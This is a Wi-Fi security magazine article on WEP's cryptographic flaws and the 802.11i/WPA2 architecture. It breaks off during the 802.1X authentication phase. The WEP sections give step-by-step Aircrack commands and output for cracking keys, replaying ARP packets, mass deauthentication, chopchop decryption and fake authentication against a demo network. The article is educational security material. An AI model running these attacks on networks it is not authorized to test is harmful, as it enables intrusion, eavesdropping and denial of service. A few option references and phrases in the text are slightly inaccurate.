What's hot

Wi-Fi security – WEP, WPA and WPA2

Guillaume Lehembre

Difficulty

Wi-Fi (Wireless Fidelity) is one of today's leading wireless technologies, with Wi-Fi support being integrated into more and more devices: laptops, PDAs, mobile phones. However, one configuration aspect all too often goes unnoticed: security. Let's have a closer look at the level of security of encryption methods used in modern Wi-Fi implementations.

Even when security measures are enabled in Wi-Fi devices, a weak encryption protocol such as WEP is usually used. In this article, we will examine the weaknesses of WEP and see how easy it is to crack the protocol. The lamentable inadequacy of WEP highlights the need for a new security architecture in the form of the 802.11i standard, so we will also take a look at the new standard's WPA and WPA2 implementations along with their first minor vulnerabilities and their integration into operating systems.

R.I.P. WEP

WEP (*Wired Equivalent Privacy*) was the default encryption protocol introduced in the first IEEE 802.11 standard back in 1999. It is based on the RC4 encryption algorithm, with a secret key of 40 bits or 104 bits being combined with a 24-bit *Initialisation Vector* (IV) to encrypt the plaintext message *M* and its checksum – the ICV (*Integrity Check Value*). The encrypted message *C* was therefore determined using the following formula:

$$C = [\, M \,||\, \mathrm{ICV}(M) \,] + [\, \mathrm{RC4}(K \,||\, \mathrm{IV}) \,]$$

where || is a concatenation operator and + is a XOR operator. Clearly, the initialisation vector is the key to WEP security, so to maintain a decent level of security and minimise disclosure the IV should be incremented for each packet so that subsequent packets are encrypted with different keys. Unfortunately for WEP security, the IV is transmitted in plain text and the 802.11 standard does not mandate IV incrementation, leaving this security measure at the option of

What you will learn...

- the weaknesses of WEP encryption,
- a global overview of the 802.11i standard and its commercial implementations: WPA and WPA2,
- the basics of 802.1x,
- the potential weaknesses of WPA and WPA2.

What you should know...

- the basics of the TCP/IP and Wi-Fi protocols,
- you should have a basic knowledge of cryptography.



Figure 1. *WEP encryption protocol*

particular wireless terminal (access point or wireless card) implementations.

A brief history of WEP

The WEP protocol was not created by experts in security or cryptography, so it quickly proved vulnerable to RC4 issues described by David Wagner four years earlier. In 2001, Scott Fluhrer, Itsik Mantin and Adi Shamir (FMS for short) published their famous paper on WEP, showing two vulnerabilities in the RC4 encryption algorithm: invariance weaknesses and known IV attacks. Both attacks rely on the fact that for certain key values it is possible for bits in the initial bytes of the keystream to depend on just a few bits of the encryption key (though normally each keystream has a 50% chance of being different from the previous one). Since the encryption key is composed by concatenating the secret key with the IV, certain IV values yield weak keys.

The vulnerabilities were exploited by such security tools as AirSnort, allowing WEP keys to be recovered by analysing a sufficient amount of traffic. While this type of attack could be conducted successfully on a busy network within a reasonable timeframe, the time required for data processing was fairly long. David Hulton (h1kari) devised an optimised version of the attack, taking into consideration not just the first byte of Rc4 output (as in the FMS method), but also subsequent ones. This resulted in a slight reduction of the amount of data required for analysis.

The integrity check stage also suffers from a serious weakness due to the CRC32 algorithm used for this task. CRC32 is commonly used for error detection, but was never considered cryptographically secure due to its linearity, as Nikita Borisov, Ian Goldberg and David Wagner stated back in 2001.

Since then it had been accepted that WEP provides an acceptable level of security only for home users and non-critical applications. However, even that careful reservation was blown to the wind with the appearance of KoreK attacks in 2004 (generalised FMS attacks, including optimisations by h1kari), and the inverted Arbaugh inductive attack allowing arbitrary packets to be decrypted without knowledge of the key using packets injection. Cracking tools like Aircrack by Christophe Devine or WepLab by José Ignacio Sánchez implement these attacks and can recover a 128-bit WEP key in less than 10 minutes (or slightly longer, depending on the specific access point and wireless card).

Adding packet injection greatly improved WEP cracking times, requiring not millions, but only thou-

Table 1. *Timeline of WEP death*

Date	Description
September 1995	Potential RC4 vulnerability (Wagner)
October 2000	First publication on WEP weaknesses: *Unsafe at any key size; An analysis of the WEP encapsulation* (Walker)
May 2001	An inductive chosen plaintext attack against WEP/WEP2 (Arbaugh)
July 2001	CRC *bit flipping* attack – *Intercepting Mobile Communications: The Insecurity of 802.11* (Borisov, Goldberg, Wagner)
August 2001	FMS attacks – *Weaknesses in the Key Scheduling Algorithm of RC4* (Fluhrer, Mantin, Shamir)
August 2001	Release of AirSnort
February 2002	Optimized FMS attacks by h1kari
August 2004	KoreK attacks (unique IVs) – release of chopchop and chopper
July/August 2004	Release of Aircrack (Devine) and WepLab (Sanchez) implementing KoreK attacks

Listing 1. *Activating monitor mode*

```
# airmon.sh start ath0
Interface       Chipset         Driver
ath0            Atheros         madwifi (monitor mode enabled)
```

Listing 2. *Discovering nearby networks and their clients*

```
# airodump ath0 wep-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   62      305       16   1  48  WEP   hakin9demo


 BSSID              STATION            PWR  Packets  ESSID

 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   56        1  hakin9demo
```

sands of packets with enough unique IVs – about 150,000 for a 64-bit WEP key and 500,000 for a 128-bit key. With packet injection, gathering the necessary data took was a matter of minutes. At present, WEP is quite definitely dead (see Table 1) and should not be used, not even with key rotation.

WEP security flaws could be summarised as follows:

- RC4 algorithm weaknesses within the WEP protocol due to key construction,
- IVs are too short (24 bits – less than 5000 packets required for a 50% chance of collision) and IV reuse is allowed (no protection against message replay),
- no proper integrity check (CRC32 is used for error detection and isn't cryptographically secure due to its linearity),
- no built-in method of updating keys.

WEP key cracking using Aircrack

Practical WEP cracking can easily be demonstrated using tools such as Aircrack (created by French security researcher Christophe Devine). Aircrack contains three main utilities, used in the three attack phases required to recover the key:

- airodump: wireless sniffing tool used to discover WEP-enabled networks,
- aireplay: injection tool to increase traffic,
- aircrack: WEP key cracker making use of collected unique IVs.



Figure 2. *Aicrack results after a few minutes*

Currently aireplay only supports injection on specific wireless chipsets, and support for injection in monitor mode requires the latest patched drivers. Monitor mode is the equivalent of promiscuous mode in wired networks, preventing the rejection of packets not intended for the monitoring host (which is usually done in the physical layer of the OSI stack) and thus allowing all packets to be captured. With patched drivers, only one wireless card is required to capture and inject traffic simultaneously.

The main goal of the attack is to generate traffic in order to capture unique IVs used between a legitimate client and an access point. Some encrypted data is easily recognizable because it has a fixed length, fixed destination address etc. This is the case with ARP request packets (see Inset *ARP request*), which are sent to the broadcast address (FF:FF:FF:FF:FF:FF) and have a fixed length of 68 octets. ARP requests can be replayed to generate new ARP responses from a legitimate host, resulting in the same wireless messages being encrypted with new IVs.

ARP request

The *Address Resolution Protocol* (ARP – RFC826) is used to translate a 32-bit IP address into a 48-bit Ethernet address (Wi-Fi networks also use the Ethernet protocol). To illustrate, when host A (192.168.1.1) wants to communicate with host B (192.168.1.2), a known IP address must be translated to a MAC address using the ARP protocol. To do this, host A sends a broadcast message containing the IP address of host B (*Who has 192.168.1.2? Tell 192.168.1.1*). The target host, recognizing that the IP address in the packet matches its own, returns an answer (*192.168.1.2 is at 01:23:45:67:89:0A*). The response is typically cached.

In the following examples, 00:13:10:1F:9A:72 is the MAC address of the access point (BSSID) on channel 1 with the SSID *hakin9demo* and 00:09:5B:EB:C5:2B is the MAC address of a wireless client (using WEP or WPA-PSK, depending on the case). Executing the sniffing commands requires root privileges.

The first step is to activate monitor mode on our wireless card (here an Atheros-based model), so we can capture all traffic (see Listing 1). The next step is to discover nearby networks and their clients by scanning all 14 channels that Wi-Fi networks can use (see Listing 2).

The result in Listing 2 is interpreted as follows: an access point with BSSID 00:13:10:1F:9A:72 is using WEP encryption on channel 1 with the SSID *hakin9demo* and one client identified by MAC 00:0C:F1:19:77:5C are associated with this wireless network and authenticated.

Once the target network has been located, capture should be started on the correct channel to avoid missing packets while scanning other channels. The following produces the same output as the previous command:

```
# airodump ath0 wep-crk 1
```

Next, we can use previously gathered information to inject traffic using aireplay. Injection will begin when a captured ARP request associated with the targeted BSSID appears on the wireless network:

```
# aireplay -3 \
  -b 00:13:10:1F:9A:72 \
  -h 00:0C:F1:19:77:5C \
  -x 600 ath0
(...)
Read 980 packets
  (got 16 ARP requests),
  sent 570 packets...
```

Finally, aircrack is used to recover the WEP key. Using the pcap file makes it possible to launch this final step while airodump is still capturing data (see Figure 2 for results):

```
# aircrack -x -0 wep-crk.cap
```

Listing 3. *Decrypting WEP packets without knowing the key*

```
# aireplay -4 -h 00:0C:F1:19:77:5C ath0
Read 413 packets...
 Size: 124, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  00:13:10:1F:9A:70
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 d500 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  0013 101f 9a70 c040 c3ec e100 b1e1 062c  .....p.@.......,
 0x0020:  5cf9 2783 0c89 68a0 23f5 0b47 5abd 5b76  \.'...h.#..GZ.[v
 0x0030:  0078 91c8 adfe bf30 d98c 1668 56bf 536c  .x.....0...hV.Sl
 0x0040:  7046 5fd2 d44b c6a0 a3e2 6ae1 3477 74b4  pF_..K....j.4wt.
 0x0050:  fb13 c1ad b8b8 e735 239a 55c2 ea9f 5be6  .......5#.U...[.
 0x0060:  862b 3ec1 5b1a a1a7 223b 0844 37d1 e6e1  .+>.[...";.D7...
 0x0070:  3b88 c5b1 0843 0289 1bff 5160            ;....C....Q`
Use this packet ? y
Saving chosen packet in replay_src-0916-113713.cap
Offset  123 ( 0% done) | xor = 07 | pt = 67 |  373 frames written in  1120ms
Offset  122 ( 1% done) | xor = 7D | pt = 2C |  671 frames written in  2013ms
(...)
Offset   35 (97% done) | xor = 83 | pt = 00 |  691 frames written in  2072ms
Offset   34 (98% done) | xor = 2F | pt = 08 |  692 frames written in  2076ms
Saving plaintext in replay_dec-0916-114019.cap
Saving keystream in replay_dec-0916-114019.xor
Completed in 183s (0.47 bytes/s)
```

Listing 4. *Reading a pcap file from the attack*

```
# tcpdump -s 0 -n -e -r replay_dec-0916-114019.cap
reading from file replay_dec-0916-114019.cap, link-type IEEE802_11 (802.11)
11:40:19.642112 BSSID:00:13:10:1f:9a:72 SA:00:0c:f1:19:77:5c DA:00:13:10:1f:
                    9a:70
LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0x03: oui Ethernet (0x000000),
ethertype IPv4 (0x0800): 192.168.2.103 > 192.168.2.254:
ICMP echo request, id 23046, seq 1, length 64
```

Other types of Aircrack attacks

Aircrack also makes it possible to conduct other interesting attacks types. Let's have a look at some of them.

Attack 2: Deauthentication

This attack can be used to recover a hidden SSID (i.e. one that isn't broadcast), capture a WPA 4-way handshake or force a Denial of Service (more on that later, in the section on 802.11i). The aim of the attack is to force the client to reauthenticate, which coupled with the lack of authentication for control frames (used for authentication, association etc.) makes it possible for the attacker to spoof MAC addresses.

A wireless client can be deauthenticated using the following command, causing deauthentication packets to be sent from the BSSID to the client MAC by spoofing the BSSID:

```
# aireplay -0 5
  -a 00:13:10:1F:9A:72
  -c 00:0C:F1:19:77:5C
  ath0
```

Mass deauthentication is also possible (though not always reliable), involving the attacker continuously spoofing the BSSID and resending the deauthentication packet to the broadcast address:

```
# aireplay -0 0
  -a 00:13:10:1F:9A:72
  ath0
```

Listing 5. *Replaying a forged packet*

```
# aireplay -2 -r forge-arp.cap ath0
 Size: 68, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  FF:FF:FF:FF:FF:FF
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 0201 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  ffff ffff ffff 8001 c3ec e100 b1e1 062c  ...............,
 0x0020:  5cf9 2785 4988 60f4 25f1 4b46 1ab0 199c  \.'.I.`.%.KF....
 0x0030:  b78c 5307 6f2d bdce d18c 8d33 cc11 510a  ..S.o-.....3..Q.
 0x0040:  49b7 52da                                I.R.
Use this packet ? y
Saving chosen packet in replay_src-0916-124231.cap
You must also start airodump to capture replies.
Sent 1029 packets...
```

Listing 6. *Fake authentication*

```
aireplay -1 0 -e hakin9demo -a 00:13:10:1F:9A:72 -h 0:1:2:3:4:5 ath0
18:30:00  Sending Authentication Request
18:30:00  Authentication successful
18:30:00  Sending Association Request
18:30:00  Association successful
```

Attack 3: Decrypting arbitrary WEP data packets without knowing the key

This attack is based on the KoreK proof-of-concept tool called chopchop which can decrypt WEP-encrypted packets without knowledge of the key. The integrity check implemented in the WEP protocol allows an attacker to modify both an encrypted packet and its corresponding CRC. Moreover, the use of the XOR operator in the WEP protocol means that a selected byte in the encrypted message always depends on the same byte of the plaintext message. Chopping off the last byte of the encrypted message corrupts it, but also makes it possible to guess at the value of the corresponding plaintext byte and correct the encrypted message accordingly.

If the corrected packet is then reinjected into the network, it will be dropped by the access point if the guess was incorrect (in which case a new guess has to be made), but for a correct guess it will be relayed as usual. Repeating the attack for all message bytes makes it possible to decrypt a WEP packet and recover the keystream. Remember that IV incrementation is not mandatory in WEP protocol, so it is possible to reuse this keystream to spoof subsequent packets (reusing the same IV).

The wireless card must be switched to monitor mode on the right channel (see previous example for a description of how to do it). The attack must be launched against a legitimate client (still 00:0C:F1:19:77:5C in our case) and aireplay will prompt the attacker to accept each encrypted packet (see Listing 3). Two pcap files are created: one for the unencrypted packet and another for its related keystream. The resulting file can be made human-read-

IEEE 802.1X and EAP

The IEEE 802.1X authentication protocol (also known as *Port-Based Network Access Control*) is a framework originally developed for wired networks, providing authentication, authorisation and key distribution mechanisms, and implementing access control for users joining the network. The IEEE 802.1X architecture is made up of three functional entities:

- the supplicant joining the network,
- the authenticator providing access control,
- the authentication server making authorisation decisions.

In wireless networks, the access point serves as the authenticator. Each physical port (virtual port in wireless networks) is divided into two logical ports making up the PAE (*Port Access Entity*). The authentication PAE is always open and allows authentication frames through, while the service PAE is only opened upon successful authentication (i.e. in an authorised state) for a limited time (3600 seconds by default). The decision to allow access is usually made by the third entity, namely the authentication server (which can either be a dedicated Radius server or – for example in home networks – a simple process running on the access point). Figure 3 illustrates how these entities communicate.

The 802.11i standard makes small modifications to IEEE 802.1X for wireless networks to account for the possibility of identity stealing. Message authentication has been incorporated to ensure sure that both the supplicant and the authenticator calculate their secret keys and enable encryption before accessing the network.

The supplicant and the authenticator communicate using an EAP-based protocol. Note that the role of the authenticator is essentially passive – it may simply forward all messages to the authentication server. EAP is a framework for the transport of various authentication methods, allowing only a limited number of messages (*Request*, *Response*, *Success*, *Failure*), while other intermediate messages are dependent on the selected authentication method: EAP-TLS, EAP-TTLS, PEAP, Kerberos V5, EAP-SIM etc. When the whole process is complete (due to the multitude of possible methods we will go into detail here), both entities (i.e. the supplicant and the authentication server) have a secret master key. Communication between the authenticator and the authentication server proceeds using the EAPOL (*EAP Over LAN*) protocol, used in wireless networks to transport EAP data using higher-layer protocols such as Radius.



Figure 3. *IEEE 802.1X model from the IEEE 802.1X specification*



Figure 4. *802.11i operational phases*



Figure 5. *Phase 1: Agreeing on the security policy*

able using a suitable reader (we will use tcpdump) – see Listing 4 for a sample ping exchanged between hosts.

Once the keystream has been captured, it is possible to fake any packets. Here's a spoofed ARP request sent by 192.168.2.123 (00:0C:F1:19:77:5C) to 192.168.2.103:

```
# arpforge \
  replay_dec-0916-114019.xor \
  1 \
  00:13:10:1F:9A:72 \
  00:0C:F1:19:77:5C \
  192.168.2.123 \
  192.168.2.103 \
  forge-arp.cap
```

Finally, aireplay is used to replay this packet (see Listing 5).

This method is less automated than Aircrack's own ARP request spoofing (the `-1` option), but it's more scalable – the attacker can use the discovered keystream to forge any packet that is no longer than the keystream (otherwise the keystream has to be expanded).

Attack 4: Fake authentication

The WEP key cracking method described earlier (Attacks 1 and 3) requires a legitimate client (real or virtual, though real is better) associated with the access point to ensure the access point does not discard packets due to a non-associated destination address.

If open authentication is used, any client can be authenticated and associated with the access point, but the access point will drop any packets not encrypted with the correct WEP key. In the example in Listing 6, Aireplay is used to fake an authentication and association request for the SSID *hakin9demo* (BSSID: 00:13:10:1F:9A:72) with the spoofed MAC address 0:1:2:3:4:5.

Some access points require clients to reassociate every 30 seconds. This behaviour can be mimicked in aireplay by replacing the second option (`0`) with `30`.

802.11i

In January 2001, the *i* task group was created in the IEEE to improve 802.11 data authentication and encryption security. In April 2003, the Wi-Fi Alliance (an association for promoting and certifying Wi-Fi) released a recommendation in response to corporate concerns on wireless security. However, they were also aware that customers wouldn't be willing to replace their existing equipment.



Figure 6. *Phase 2: 802.1X authentication*



Figure 7. *Phase 3: Key derivation and distribution*



Figure 8. *Phase 3: Pairwise Key Hierarchy*

In June 2004, the final release of the 802.11i standard was adopted and received the commercial name WPA2 from the Wi-Fi Alliance. The IEEE 802.11i standard introduced such fundamental changes as separating user authentication from enforcing message integrity and privacy, thus providing a robust and scalable security architecture equally suitable for home networks and large corporate systems. The new architecture for wireless networks is called the Robust Security Network (RSN) and uses 802.1X authentication, robust key distribution and new integrity and privacy mechanisms.

While the RSN architecture is more complex, it provides secure and scalable solutions for wireless communications. An RSN will typically only accept RSN-capable devices, but IEEE 802.11i also defines a Transitional Security Network (TSN) architecture in which both RSN and WEP systems can participate, allowing users to upgrade their equipment in time. If the authentication or association procedure used between stations uses the 4-way handshake, the association is called the RSNA (Robust Security Network Association).

Establishing a secure communication context consists of four phases (see Figure 4):

- agreeing on the security policy,
- 802.1X authentication,
- key derivation and distribution,
- RSNA data confidentiality and integrity.

Phase 1: Agreeing on the security policy

The first phase requires the communicating parties to agree on the security policy to use. Security policies supported by the access point are advertised on *Beacon* or in a *Probe Respond* message (following a *Probe Request* from the client). A standard open authentication follows (just like in TSN networks, where authentication is always successful). The client response is included in the *Association Request* message validated by an *Association Response* from the access point. Security policy information is sent in the RSN IE (*Information Element*) field, detailing:



Figure 9. *Phase 3: 4-Way Handshake*

- supported authentication methods (802.1X, Pre-Shared Key (PSK)),
- security protocols for unicast traffic (CCMP, TKIP etc.) – the pairwise cipher suite,
- security protocols for multicast traffic (CCMP, TKIP etc.) – the group cipher suite,
- support for pre-authentication, allowing users to pre-authenticate before switching to a new access point of the same network for a seamless handover.

Figure 5 illustrates this first phase.

Phase 2: 802.1X authentication

The second phase is 802.1X authentication based on EAP and the specific authentication method agreed earlier: EAP/TLS with client and server certificates (requiring a public key infrastructure), EAP/TTLS or PEAP for hybrid authentication (with certificates only required for servers) etc. 802.1X authentication is initiated when the access point requests client identity data, with the client's response containing the preferred authentication method. Suitable messages are then exchanged between the client and the authentication server to generate a common master key (MK). At the end of the procedure, a *Radius Accept* message is send from the authentication server to the access point, containing the MK and a final *EAP Success* message for the client. Figure 6 illustrates this second phase.

